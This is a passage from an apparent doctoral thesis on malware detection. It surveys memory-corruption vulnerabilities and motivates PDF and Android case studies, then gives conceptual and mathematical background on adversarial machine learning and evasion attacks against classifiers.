


FIGURE 1.4: The evolution of mobile malware number from 2013 to 2015 (source: McAfee - see [2]).

1.3 Vulnerabilities

Malware typically perform their actions by exploiting *vulnerabilities*, *i. e.*, programming errors that can be used to access unauthorized areas of the memory. One very popular example is the usage of the `strcpy` function of the `C` language to copy one string over another in memory. As the function does not check if the characters that are copied fit the destination array, areas that do not belong to such array could be overwritten. Normally, this might lead to a segmentation fault error, but an attacker can exploit the structure of the memory to execute unauthorized code or to move to other parts of the program. This attack is generally known as *buffer overflow* and it is still widely used [6].

The most basic way to protect a program against these vulnerabilities is employing functions that ensure a better input validation, such as `strncpy`. However, this alone is not enough to guarantee that a certain program is not vulnerable. Programmers are not aware of the vulnerabilities that they introduce. For this reason, more advanced compiler-level protections have been developed. Some examples, among the others, include *canaries* and compiler-specific protection such as *stack protector* for `GCC`. These techniques are integrated by operating system level protections such as *Data Execution Prevention (DEP)*.




FIGURE 1.5: The increment of the number of Android malware families from 2011 to 2014 (source: Symantec - see [1]).

To counteract this, attackers have developed more complicated strategies. For example, they could reuse pieces of existing, legitimate code to create attacks without the need of injecting any external code. Such strategy is known as *Return Oriented Programming (ROP)* [7].

As a way to mitigate these attacks, additional protections such as *Address Space Layout Randomization (ASLR)* have been developed. ASLR randomizes the position in memory of the aforementioned pieces of code, so that their position could not be predictable anymore. However, other attacks might be able to bypass this protection by targeting the heap instead of the stack. In particular, this area could be filled with multiple malicious objects that might be executed under certain conditions (*heap spraying*) [8].

One last category of vulnerabilities, called *zero-day*, is particularly dangerous for the integrity of the systems. These vulnerabilities are not yet publicly discovered, but actively exploited. For this reason, they are extremely valuable on the black market. As an example, the recent attack against the `Hacking Team` exploited an Adobe Flash Player zero day vulnerability [9]. `Stuxnet` itself adopted other zero-day vulnerabilities to ensure that there were no suitable protections against its attacks.

The number of current vulnerabilities is very high. The `cvedetails` service reports that, only in 2015, 6270 new vulnerabilities have been discovered (and reported)[1]. This gives an idea of how many vulnerabilities are actively discovered and exploited.

[1] `www.cvedetails.com`

1.4 Motivation

1.4.1 Developing Secure Systems for Malware Detection

Due to their diffusion and dangerousness, it is crucial to provide an adequate protection against malware. Software vendors put a lot of effort to counteract malicious actions and to patch vulnerabilities as soon as they are publicly disclosed. Protection is usually provided by following two main strategies:

1. Constantly improving and patching the operating systems and other vulnerable software.
2. Providing anti-malware solutions that are able to protect users and to warn them when malware is trying to exploit their system.

The first action has proved to be very effective, especially with respect to attacks against the operating system. Before protections such as DEP and ASLR were released, most of vulnerabilities used to target the operating system kernel (with a particular focus on Windows-based systems). After the release of the aforementioned protections, such attacks have been significantly mitigated.

With respect to the second point, a number of anti-malware solutions have been developed that consistently increased the users' security. Such solutions include real-time monitoring of the network activities, signature-based detection of malware, adware detection and anti-spam filtering. These solutions are able to protect the users from many known threats and, in many cases, they are able to clean detected infections.

However, due to the extended polymorphism and to the various obfuscation techniques that are employed, many anti-malware systems struggle at being always updated against every attack possible. As an alternative way to detect malware in a more reliable way (and to also predict new vulnerabilities and attacks), novel approaches have been developed that resort to machine learning techniques. The main idea of these systems is making the computers learn the characteristics of malware so that they could be distinguishable from legitimate applications.

Research has shown that machine learning systems have proved to be very effective to detect malware. This applies both to X86 and mobile malware. However, not much has been studied yet on how *secure* such systems are against targeted attacks. In particular, there are two key questions that are not answered yet:

1. Is it possible for an attacker to exploit a certain amount of knowledge he has of the attacked system to evade detection?

2. If the attacker is successful at evading the system, would it be possible to build systems that are robust to such attacks?

Two answer these questions, I provide in this work a methodology for building systems that keep in count the possibility of targeted attacks. This process could be summed up in three distinct phases:

1. Understanding what kind of attacks can be performed depending on the knowledge of the attacked system in terms of feature extracted, decision function, and so forth.
2. Designing the features of the system so that the possibility of targeted attacks is reduced.
3. Designing the classifier decision function so that it is robust against targeted attacks.

Note that, although machine learning systems are mostly considered in this work, the proposed methodology can be employed to assess the security of signature-based or other heuristic-based systems (as it will be shown later on). In order words, this work aims to provide design and implementation methodologies to build more robust systems that can not only handle generic malware, but also evasion attempts. The goal is reaching a comprehensive solution that includes protection against novel and targeted attacks.

In this work, I will also present two case studies in which I concretely implement the proposed methodologies: one related to PDF-based malware (for X86 architectures) and the other related to Android malware. In the following, I provide additional motivations to the choice of these two case studies.

1.4.2 Practical Implementations of Robust Methodologies

As previously said, exploiting the operating system kernel has become much harder for the attackers. For this reason, their focus has shifted to finding and exploiting vulnerabilities in third party applications. This is because such applications tend to be less protected than the operating system, as they are managed by different vendors. At the same time, applications such as document readers and browsers are widely used by users, and their exploitation potentially allow to reach a lot of targets.

The effect of this perspective change can be seen in Table 1.1 (for a more complete table, see `cvedetails`). This table lists the applications with the highest number of *critical* vulnerabilities, *i. e.*, the ones with a score that is higher than 9 (where 10 is the highest).

Table 1.1: List of applications with the highest number of critical vulnerabilities (source: `cvedetails`)

Application	Critical Vulns.
Adobe Flash Player	581
Microsoft Internet Explorer	576
Mozilla Firefox	492
Adobe Reader	387
Mozilla Thunderbird	356

The Table shows that (without considering browsers) Flash Player, Adobe Reader and Thunderbird are among the applications with the highest number of vulnerabilities. In this work, I will particularly focus my attention on analyzing and detecting vulnerabilities concerning Adobe Reader, because of the characteristics of the PDF file format that this program reads. The PDF file is a very effective vector to carry multimedia content such as images, videos and scripting code. It features a very precise structure with which it is possible to place such content in multiple ways.

However, such flexibility can be also used by attackers to hide malicious code, which typically triggers a Javascript based vulnerability. If the vulnerability is successfully exploited, additional malicious files are downloaded (or directly unpacked from the PDF) and executed, thus entirely compromising the integrity of th targeted system.

Thanks to exploitation frameworks such as `Metasploit`[2], building multiple variants of the same attack is a rather easy task. This considerably weakens signature-based systems that, despite resorting to powerful heuristics to detect malware, are still weak against so many variations.

To make things worse, some of the third-parties vulnerabilities remain unpatched even for months. An example of this is the Adobe CVE-2010-2883, which has been publicly discovered in September 2010, but only patched in October 2010 [10].

For the aforementioned reasons, ensuring complete protection against PDF malware is a very hard task. Therefore, machine learning should not only be used to detect as many PDF malware in the wild as possible, but also to ensure that the flexibility of the file is not exploited to attack the detection system itself. This makes this format very suitable for the purposes of this work.

With respect to the mobile world, Android malware still constitute a very common and dangerous threat, as also shown in Figure 1.5. However, the way in which Android attacks are performed has also evolved during these years. One of the most famous exploits for

[2]`http://www.metasploit.com`

the platform, `Gingerbreak`, exploited the absence of memory randomization in Android 2.3. After the introduction of Android 4.0 (`Ice Cream Sandwich`), such attacks have practically disappeared. This is because kernel level protections such as DEP and ASLR have been ported to Android, making the production of kernel-level exploits much more difficult.

For this reason, malware creators have changed their focus to attacking the *application level*. This means that the actions performed by an application are directly exploited to steal the victim's personal information or to cause damage. An Android application has to require specific *permissions*, granted at install-time, to perform their operations (*e. g.*, using the wi-fi, reading the phone state, etc.). Attackers usually create malware by injecting malicious contents in benign applications that resort to certain permissions (*repackaging*). This has a strong impact to the user, as the application perfectly resembles a legitimate one.

Other attack techniques attempt to exploit vulnerable communications among the application components (ICC vulnerabilities) or the way applications interact with each other. Moreover, it is very easy (as it will be shown in this work) to conceal the malicious actions through *obfuscation*. In an obfuscated application, the same program actions will be performed by more complex and harder-to-read instructions. This makes the analysis from a human operator or from an anti-malware engine much more challenging.

The complexity and variety of Android malware make them a very good target for developing systems that are robust to evasion techniques. Hence, their analysis will constitute the second, main case study of this work.

Finally, as an extra case study, I will also show how the robust methodologies proposed in this work can be applied to mobile fingerprinting systems. This is done to show that the proposed strategies can be employed on different systems that do not only focus on malware detection, bringing consistent advantages to the whole design process.

1.5 Contributions

This work provides multiple contributions that aim to address the points described in the previous Section. The first contribution is proposing a case study for developing robust systems to detect PDF malware. This is done in two steps:

1. I test the effectiveness of evasion attacks against state-of-the-art detection systems. Such attacks exploit the machine-learning characteristics of the targets to confuse their detection process. To this end, I adopt both state-of-the-art attack strategies

and novel techniques that were developed by myself to simplify the evasion process. Results show that the novel attack strategies are able to evade the most powerful PDF malware detectors.

2. I describe the structure of two systems I developed that can detect both state-of-the-art and novel attacks. These systems perform their detection on the basis of information that is more difficult for the attacker to manipulate.

The second contribution addresses a case study on Android. In particular, I perform a large scale analysis of the performances of Android anti-malware systems against empirical obfuscation attacks, and show that such solutions are still inadequate to detect complex attack strategies. Then, I show how research prototypes to the analysis of Android applications can be easily evaded by implementing fine-grained obfuscation attacks that exploit a (limited) knowledge that the attacker has of the system.

The third contribution is the development of a machine learning-based Android malware detector that is robust against evasion attacks. In principle, this is very similar to what has been done with PDF malware. Results show that the proposed system is resilient against both empirical obfuscation and novel, complex attacks.

The fourth and final contribution shows how it is possible to apply proactive approaches to create robust systems also on applications that are not related to malware detection, such as mobile device fingerprinting. In particular, I will show how it is possible to use machine learning approaches to track users that access a website from their mobile device, and I will explain the actions that can be employed by users to defend themselves.

To concretely provide these contributions, I co-developed (by working on the design and on part of the source code) the following systems:

- A library to perform optimal attacks against machine learning systems (`Adversaria LIB`). This system allows to perform a variety of evasion attacks by automatically manipulating the information that is examined by the targeted system.
- A framework to the automatic obfuscation of Android applications. This system automatically manipulates the code instructions contained in an Android application (without changing its semantics) in order to evade analysis attempts.
- A system to the automatic detection of Javascript-based PDF malware (`LuxOR`). This system allows to detect the majority of Javascript-based PDF malware in the wild, and is robust against state-of-the-art evasion attacks.
- A robust, machine learning-based Android malware detector. This system is able to detect both empirical obfuscation and more advanced attacks.

- A machine learning system to fingerprint mobile devices without the aid of cookies or other resources that are typically used to perform this task.

I also contributed to the release of an Android malware dataset composed by empirical obfuscation attacks (`Android PRAGuard`), which will be also used to assess the performance of Android anti-malware systems.

Finally, I entirely developed `Slayer NEO`, a more robust system to the detection of PDF malware. Such system is able to detect a wide variety of PDF malware, including non-Javascript ones. Moreover, it is able to detect novel evasion attacks that defeat other state-of-the-art detectors.

All these contributions are aimed to encourage the development of secure-by-design systems. New systems aimed to detect malware in multiple applications should be designed to consider the possibility of target attacks.

1.5.1 Organization

This work will be organized as follows. Chapter 2 will provide the needed background and related work to understand all the case studies that will be employed in this work. The remaining Chapters will focus on the provided contributions. Chapter 3 will provide a case study on how to develop robust systems to the detection of PDF files and of the Javascript content. Chapter 4 will examine the robustness of non-machine learning systems (both anti-malware and research tools) on Android against empirical obfuscation attacks. Chapter 5 will address the development of a robust machine learning system to the detection of Android malware. Chapter 6 will finally focus on understanding the robustness of mobile devices fingerprinting. Chapter 7 will conclude this work.

Chapter 2

Background on Evasion Attacks against Detection Systems

As mentioned in Chapter 1, a number of systems have been academically developed that attempt to analyze computer applications for security-oriented tasks. These systems extract information from the analyzed samples, and use it to understand the characteristics of the sample itself. Generally, there are two ways to analyze a sample:

1. **Static** analysis. Static analysis extracts features by analyzing the file without executing it. Static analysis is the fastest and lightest one, but it might be evaded with obfuscation techniques (as it will be extensively show in Chapter 4).

2. **Dynamic** analysis. This analysis resorts to the execution of the file (usually in a virtual environment) and extracts information that are typically related to the changes that the application performs on the system. Dynamic analysis is generally more precise, as it bypasses most of obfuscation techniques. However, this strategy can still be evaded, and it requires a lot of computational resources.

In this work, I will mostly employ static systems. This choice is related to the fact that, to the purpose of this work, static systems are lighter and their response is significantly quicker than dynamic systems.

With respect to malware analysis, there are mainly two types of detection methodologies that will be considered in this work:

- **Signature-based** analysis. The analysis systems resort to signature or to some rules/heuristics that have been previously implemented to perform detection.

- **Machine learning-based** analysis. In this analysis the analysis system typically extracts important pieces of information (*preprocessing*) that are typically converted in a vector of numbers (*features*). Such vectors are then used to tune the parameters of a mathematical function (*classifier*) that associates a certain feature vector to a class (typically, malicious of benign). This phase is called *training.* Once the parameters are tuned, the classifier can be used to assign a class to a feature vector extracted from an unknown sample (this phase is called *classification*).

Both systems have advantages and disadvantages. Singature-based systems are typically lighter and faster than their machine learning based counterparts. However, machine learning systems have a better generalization capability.

The main problem that will be analyzed in this work is understanding how a system can be developed that is robust against evasive attacks. In general, I will refer to such scenario as to *adversarial environments.* When machine learning applications are involved, the term *Adversarial Machine Learning* is typically adopted. In particular, two general types of evasion attacks will be analyzed, depending on the type of targeted system:

1. **Empirical Obfuscation** (*i. e.*, non-analytic, application specific). The first evasion type does not require any particular knowledge for the attacker apart from the label (malicious or benign) that the system assigns, as it is more a try-and-error approach (but still quite effective in many applications). In particular, the program code is changed so that its semantics stays the same, but the whole application is more difficult to be analyzed. Note that this approach is also widely used against non-machine learning systems. In fact, we can suppose that an anti-malware system can be seen as a black-box system for which only the label (*i. e.*, the detection result) is known. Of course, there are several nuances of this strategy. As we will see later on, the fact that the targeted system is based on machine learning can be a further element of knowledge for the attacker.

2. **Analytic**. This attacks is mostly used against machine learning systems, and exploits precise knowledge of the decision function and of the employed features. In particular, I will describe an attack strategy that allows for manipulating malicious samples. Such manipulation is performed by simulating different scenarios in which the attacker possesses different degrees of knowledge and different capabilities.

In the following, I provide the background that is needed to understand the topics analyzed in this thesis. In particular, I provide a comprehensive background for Adversarial Machine Learning, as the methodologies proposed in this part will be used throughout the whole thesis. More specifically, I describe in the next Sections a possible way to model an attacker, and an optimal way to attack differentiable decision functions.

2.1 Adversarial Machine Learning

While signature-based approaches have been always targeted by attackers that wanted to evade anti-malware detection (by employing, for example, polymorphism or obfuscation), machine learning systems have been targeted only during the last decade. The most famous case in literature refers to the manipulation of spam emails to confuse machine learning-based detectors, which are widely used for this task [11–14]. The increasing complexity of modern attacks and countermeasures have shown the growth of an arms race between the designers of learning systems and their adversaries. Classical performance evaluation techniques have proved to be inefficient to reliably assess the security of learning algorithms, *i. e.*, the performance degradation caused by carefully crafted attacks [3].

To find a better way to assess the security of machine learning systems, paradigms from security engineering and cryptography have been adapted to the machine learning field [3, 15, 16]. Such paradigms traditionally advocate a *proactive* approach, which requires three main steps:

- Finding potential vulnerabilities of learning *before* they are exploited by the adversary.
- Investigating the impact of the corresponding attacks (*i. e.*, evaluating classifier security).
- Devising appropriate countermeasures if an attack is found to significantly degrade the classifier's performance.

This can be accomplished by modeling the adversary (based on knowledge of the adversary's goals and capabilities) and using this model to simulate attacks, as is depicted in Figure 2.1. Accordingly, proactively designed classifiers should remain useful for a longer time, with less frequent supervision or human intervention and with less severe vulnerabilities.

Although this approach has been implicitly followed in most of the previous work, it has only recently been formalized within a more general framework for the empirical evaluation of a classifier's security [3]. Finally, although security evaluation may suggest



Classifier designer
1. Model adversary
2. Simulate attack
Classifier designer
4. Develop countermeasure (if the attack has a relevant impact)
3. Evaluate attack's impact

FIGURE 2.1: A conceptual representation of the *proactive* arms race [3].

specific countermeasures, designing general-purpose *secure* classifiers remains an open problem.

Two approaches have previously addressed security issues in learning:

1. The min-max approach assumes the learner and attacker's loss functions are antagonistic, which yields relatively simple optimization problems [17, 18];
2. A more general game-theoretic approach applies for non-antagonistic losses; *e. g.*, a spam filter wants to accurately identify legitimate email while a spammer seeks to boost his spam's appeal. Under certain conditions, such problems can be solved using a Nash equilibrium approach [19, 20]. Both approaches provide a *secure* counterpart to their respective learning problems; *i. e.*, an optimal anticipatory classifier.

Realistic constraints, however, are too complex and multi-faceted to be incorporated into existing game-theoretic approaches. As alternative approaches, an attacker can aim to evade machine learning system by performing two types of attacks:

- **Poisoning attacks**. In a poisoning attack, the goal is to maximize the classification error at test time by injecting *poisoning* samples into the training data. Influence in the poisoning setting is causative, *i. e.*, mainly on training data, and the goal is to cause an indiscriminate, availability violation. The attacker is often assumed to control a small percentage of the training data $\mathcal{D}$ by injecting a fraction of well-crafted attack samples. The ability to manipulate their feature values and labels depends on how labels are assigned to the training data; *e. g.*, if malware is labeled by some anti-malware software, the attacker has to construct poisoning samples under the constraint that they will be labeled as expected by the given anti-malware software[15, 16].

- **Evasion attacks**. In an evasion attack, malicious test samples are changed at test time to make them misclassified by a trained classifier, without having *influence* over the training data. The attacker's goal thus amounts to violating system *integrity*, either with a *targeted* or with an *indiscriminate* attack, depending on whether the attacker is targeting a specific machine or running an indiscriminate attack campaign. Such problem was addressed in prior work, but limited to linear and convex-inducing classifiers [12, 14, 21].

In the following, I provide the related work on Adversarial Machine Learning. Then, I will focus on evasion attack methodologies that are going to be used during this thesis. In particular, I will describe two fundamental elements:

- A methodology to *model* an attacker [3].
- A methodology to optimally attack differentiable classifiers by means of a gradient descent attack [22].

2.1.1 Related Work

Previous work in adversarial learning can be categorized according to the two main steps of the proactive arms race described in the previous section. The first research direction focuses on identifying potential vulnerabilities of learning algorithms and assessing the impact of the corresponding attacks on the targeted classifier; *e. g.*, [13–16, 23–26]. The second explores the development of proper countermeasures and learning algorithms robust to known attacks; *e. g.*, [12, 13, 27].

Although some prior work does address aspects of the *empirical* evaluation of classifier security, which is often implicitly defined as the performance degradation incurred under a (simulated) attack, a systematic treatment of this process under a unifying perspective was only first described in [3]. Previously, security evaluation is generally conducted within a specific application domain such as spam filtering and network intrusion detection (*e. g.*, in [12, 13, 28–30]), in which a different application-dependent criteria is separately defined for each endeavor. Security evaluation is then implicitly undertaken by defining an attack and assessing its impact on the given classifier. For instance, in [28], the authors showed how *camouflage* network packets can mimic legitimate traffic to evade detection; and, similarly, in [12, 13, 29, 30], the content of spam emails was manipulated for evasion. Although such analyses provide indispensable insights into specific problems, their results are difficult to generalize to other domains and provide little guidance for evaluating classifier security in a different application. Thus, in a new application domain, security evaluation often must begin anew and it is difficult to directly compare with prior studies. This shortcoming highlights the need for a more general set of security guidelines and a more systematic definition of classifier security evaluation. Such problem was addressed for the first time by [3].

Apart from application-specific work, several theoretical models of adversarial learning have been proposed [12, 14, 16, 20, 21, 23, 25, 26]. These models frame the secure learning problem and provide a foundation for a proper security evaluation scheme. In particular, we build upon elements of the models of [15, 16, 23, 25, 26, 31], which were used in defining our framework for security evaluation [3].

In this work, I will focus on *evasion* attacks at test time. In particular, in this Chapter I will describe a set of strategies with which it is possible to attack classifiers depending on the knowledge that the attacker possesses about the target. Such strategies will be used throughout the whole thesis, and will be employed in different ways.

2.1.2 Adversary Model

I consider a classification algorithm $f : \mathcal{X} \mapsto \mathcal{Y}$ that assigns samples represented in some feature space $\mathbf{x} \in \mathcal{X}$ to a label in the set of predefined classes $y \in \mathcal{Y} = \{-1, +1\}$, where -1 ($+1$) represents the legitimate (malicious) class. The classifier f is trained on a dataset $\mathcal{D} = \{\mathbf{x}_i, y_i\}_{i=1}^{n}$ sampled from an underlying distribution $p(\mathbf{X}, Y)$. The label $y^c = f(\mathbf{x})$ given by a classifier is typically obtained by thresholding a continuous discriminant function $g : \mathcal{X} \mapsto \mathbb{R}$. In the following, I use y^c to refer to the label assigned by the classifier as opposed to the true label y. I also assume that $f(\mathbf{x}) = -1$ if $g(\mathbf{x}) < 0$, and $+1$ otherwise.

To motivate the optimal attack strategy for evasion, it is necessary to understand the adversary's knowledge and his ability to manipulate the data. To this end, I describe an adversary model composed by three main aspects:

- The *goal* of the attacker.
- The *knowledge* of the attacker, *i. e.*, how much he actually knows about the system, in terms of decision function and features used.
- The *capability* of the attacker, *i. e.*, how he can manipulate features.

The considered model is part of a more general framework investigated in a recent work [3], which subsumes evasion and other attack scenarios. This model can incorporate application-specific constraints in the definition of the adversary's capability, and can thus be exploited to derive practical guidelines for developing the optimal attack strategy. One can refer to this as the *Goal-Knowledge-Capability* model.

Adversary's goal. As suggested by Laskov and Kloft [26], the adversary's goal should be defined in terms of a utility (loss) function that the adversary seeks to maximize (minimize). In the evasion setting, the attacker's goal is to manipulate a single (without loss of generality, positive) sample that should be misclassified. Strictly speaking, it would suffice to find a sample $\mathbf{x}$ such that $g(\mathbf{x}) < -\epsilon$ for any $\epsilon > 0$; *i. e.*, the attack sample only just crosses the decision boundary.[1] Such attacks, however, are easily thwarted by slightly adjusting the decision threshold. A better strategy for an attacker would thus be to create a sample that is misclassified with high confidence; *i. e.*, a sample minimizing the value of the classifier's discriminant function, $g(\mathbf{x})$, subject to some feasibility constraints.

Adversary's knowledge. The adversary's knowledge about her targeted learning system may vary significantly. Such knowledge may include:

- the training set or part of it;
- the feature representation of each sample; *i. e.*, how *real* objects such as emails and malware samples are mapped into the classifier's feature space;
- the type of a learning algorithm and the form of its decision function;
- the (trained) classifier model; *e. g.*, weights of a linear classifier;
- or feedback from the classifier; *e. g.*, classifier labels for samples chosen by the adversary.

Adversary's capability. In the evasion scenario, the adversary's capability is limited to modifications of test data; *i. e.*altering the training data is not allowed. However, under this restriction, variations in attacker's power may include:

- modifications to the input data (limited or unlimited);
- modifications to the feature vectors (limited or unlimited);
- or independent modifications to specific features (the semantics of the input data may dictate that certain features are interdependent).

Most of the previous work on evasion attacks assumes that the attacker can arbitrarily change every feature [17, 18, 20], but they constrain the degree of manipulation, *e. g.*,

[1]This is also the setting adopted in previous work [12, 14, 21].

limiting the number of modifications, or their total cost. However, as it will be shown in the next chapters, many real domains impose stricter restrictions. For example, in the task of PDF malware detection [32–34], removal of content is not feasible, and content addition may cause correlated changes in the feature vectors.

2.1.3 Attack scenarios

With respect to the knowledge of the attacker, in this work I will consider three main scenarios that model the adversary's knowledge under analytic evasion.

- **Perfect knowledge (PK).** In this setting, the adversary's goal is to minimize $g(\mathbf{x})$, and she has perfect knowledge of the targeted classifier; *i. e.*, the adversary knows the feature space, the type of the classifier, and the trained model. The adversary can transform attack points in the test data but must remain within a maximum distance of $d_{\max}$ from the original attack sample. The $d_{\max}$ parameter will be used to simulate increasingly pessimistic attack scenarios by giving the adversary greater freedom to alter the data.

  The choice of a suitable distance measure $d : \mathcal{X} \times \mathcal{X} \mapsto \mathbb{R}^+$ is application specific [12, 14, 21]. Such a distance measure should reflect the adversary's effort required to manipulate samples or the cost of these manipulations. For example, in spam filtering, the attacker may be bounded by a certain number of words she can manipulate, so as not to lose the semantics of the spam message.

- **Limited knowledge (LK).** Here, I will again assume that the adversary aims to minimize the discriminant function $g(\mathbf{x})$ under the same constraint that each transformed attack point must remain within a maximum distance of $d_{\max}$ from the corresponding original attack sample. Furthermore, the attacker knows the feature representation and the type of the classifier, but does not know either the learned classifier f or its training data $\mathcal{D}$, and hence can not directly compute $g(\mathbf{x})$. However, she has the possibility of collecting a surrogate dataset $\mathcal{D}' = \{\hat{\mathbf{x}}_i, \hat{y}_i\}_{i=1}^{n_q}$ of n_q samples drawn from the same underlying distribution $p(\mathbf{X}, Y)$ from which $\mathcal{D}$ was drawn. This data may be collected by an adversary in several ways; *e. g.*, by sniffing some network traffic during the classifier operation, or by collecting legitimate and spam emails from an alternate source.

  Under this scenario, the adversary proceeds by approximating the discriminant function $g(\mathbf{x})$ as $\hat{g}(\mathbf{x})$, where $\hat{g}(\mathbf{x})$ is the discriminant function of a surrogate classifier $\hat{f}$ learnt on $\mathcal{D}'$. The amount of the surrogate data, n_q, is an attack parameter in our experiments. Since the adversary wants her surrogate $\hat{f}$ to closely approximate the targeted classifier f, it stands to reason that she should learn $\hat{f}$ using the labels assigned by the targeted classifier f, when such feedback is available. In this case, instead of using the true class labels $\hat{y}_i$ to train $\hat{f}$, the adversary can query f with the samples of $\mathcal{D}'$ and subsequently learn using the labels $\hat{y}_i^c = f(\hat{\mathbf{x}}_i)$ for each $\mathbf{x}_i$.

- **Mimicry.** This scenario is very similar to LK, but the attacker does not know the *type* of the attacked classifier. In this case, the surrogate classifier can be of any type.

2.1.4 Optimal Evasion of Differentiable Classifiers at Test Time

2.1.4.1 General Approach

Under the above assumptions, for any target malicious sample $\mathbf{x}^0$ (the adversary's desired instance), an optimal attack strategy finds a sample $\mathbf{x}^*$ to minimize $g(\cdot)$ or its estimate $\hat{g}(\cdot)$, subject to a bound on its distance[2] from $\mathbf{x}^0$:

$$\begin{aligned} \mathbf{x}^* = \arg\min_{\mathbf{x}} \quad & \hat{g}(\mathbf{x}) \\ \text{s.t.} \quad & d(\mathbf{x}, \mathbf{x}^0) \leq d_{\max}. \end{aligned} \tag{2.1}$$

Generally, this is a non-linear optimization problem. One may approach it with many well-known techniques, like gradient descent, or quadratic techniques such as Newton's method, BFGS, or L-BFGS. For differentiable classifiers, a gradient-descent procedure will be employed. However, $\hat{g}(\mathbf{x})$ may be non-convex and descent approaches may not achieve a global optima. There is a possibility that the descent path may lead to a flat region (local minimum) outside of the samples' support (*i. e.*, where $p(\mathbf{x}) \approx 0$) where the attack sample may or may not evade depending on the behavior of g in this unsupported region (see left and middle plots in Figure 2.2).

Locally optimizing $\hat{g}(\mathbf{x})$ with gradient descent is particularly susceptible to failure due to the nature of a discriminant function. Besides its shape, for many classifiers (*e. g.*, for neural networks, and SVMs), $g(\mathbf{x})$ is equivalent to a posterior estimate $p(y^c = -1|\mathbf{x})$; [35]. The discriminant function does not incorporate the evidence about the data distribution, $p(\mathbf{x})$. For this reason, using gradient descent to optimize Eq. 2.1 may lead into unsupported regions ($p(\mathbf{x}) \approx 0$). To make things even worse, the employed training set is typically small, and might not provide enough information to constrain the shape of g around those regions. As a consequence, when the gradient descent procedure produces

[2]One can also incorporate additional application-specific constraints on the attack samples. For instance, the box constraint $0 \leq x_f \leq 1$ can be imposed if the f^{th} feature is normalized in $[0, 1]$, or $x_f^0 \leq x_f$ can be used if the f^{th} feature of the target $\mathbf{x}^0$ can be only incremented.

